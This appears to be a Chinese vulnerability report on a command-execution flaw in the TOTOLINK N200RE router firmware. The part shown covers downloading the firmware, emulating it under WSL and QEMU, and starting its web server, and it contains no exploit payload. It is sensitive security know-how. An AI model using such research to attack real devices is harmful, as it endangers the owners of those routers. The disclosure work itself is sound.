## TOTOLINK路由器N200RE存在命令执行漏洞

## 资产证明


截图如下：



# 固件获取与证明型号

在官网下载该N200RE V5\_Firmware V9.3.5u.6095\_B20200916版本的固件


https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/204/ids/36.html




解压到下载目录。这个固件跟5月8号提交的其余三个漏洞都是该版本的固件。

## 漏洞证明与分析

导入刚刚下载的固件到wsl:




在wsl里进入本机的e盘下的download目录，将该文件复制到wsl里的/route目录下：


cp ./TOTOLINK\_C8352R\_N200RE\_IP04424\_MT7628NN\_SPI\_4M32M\_V9.3.5u.6095\_B20200916\_ALL.web /route 

使用WSL以及QEMU里的MIPSel将环境配置好，导入固件系统进行仿真，并使用chroot ./squashfs-root/ sh进入固件系统，开启www下的web服务：

lighttpd -f lighttp/lighttpd.conf




开启的web服务证明如下，可以看到下方是V9.3.5u.6095的版本，证明了该固件N200RE V5\_Firmware V9.3.5u.6095\_B20200916的版本。



